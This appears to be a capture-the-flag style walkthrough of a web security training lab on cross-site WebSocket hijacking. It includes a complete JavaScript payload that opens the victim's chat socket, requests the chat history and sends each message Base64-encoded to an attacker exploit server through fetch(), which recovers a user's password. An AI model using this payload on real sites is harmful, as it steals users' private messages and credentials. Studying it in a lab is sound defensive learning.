Cross-site WebSocket hijacking | Practitioner
First, we shall try to intercept the GET request to /chat to see what’s underneath the hood. Notice that there are no CSRF protections in place, only a session cookie is employed:
 We also notice that the session cookie has
 SameSite=None, that means it’s even more vulnerable to potential CSRF attacks, which we are about to do.
 After sending out some messages on
 /chat, in our WebSocket history we notice that once the client sends a READY message to the server, the server responds with all of the chat history. We can verify this using Repeater as follow:
 Now we know there are three vulnerabilities present in this chat system, it’s time to craft the payload!
<script>
    var ws = new WebSocket("wss://<lab-id>.web-security-academy.net/chat");

    ws.onopen = function() {
        ws.send("READY");
    };

    ws.onmessage = function(event) {
        fetch(
            "https://<exploit-server>/exploit?message=" +
                btoa(event.data)
        );
    };
</script>
In this payload, we send out a READY message to obtain the chat history of our victim, and insert each chat sent, Base64 encoded, into a fake endpoint as a query string.
Upon sending the payload to the victim, we can check the access log and find out the victim has indeed visited /exploit and all the chatlog is subsequently displayed in the query strings proceeding it:


We then decode the messages and obtain the password for carlos, solving the lab: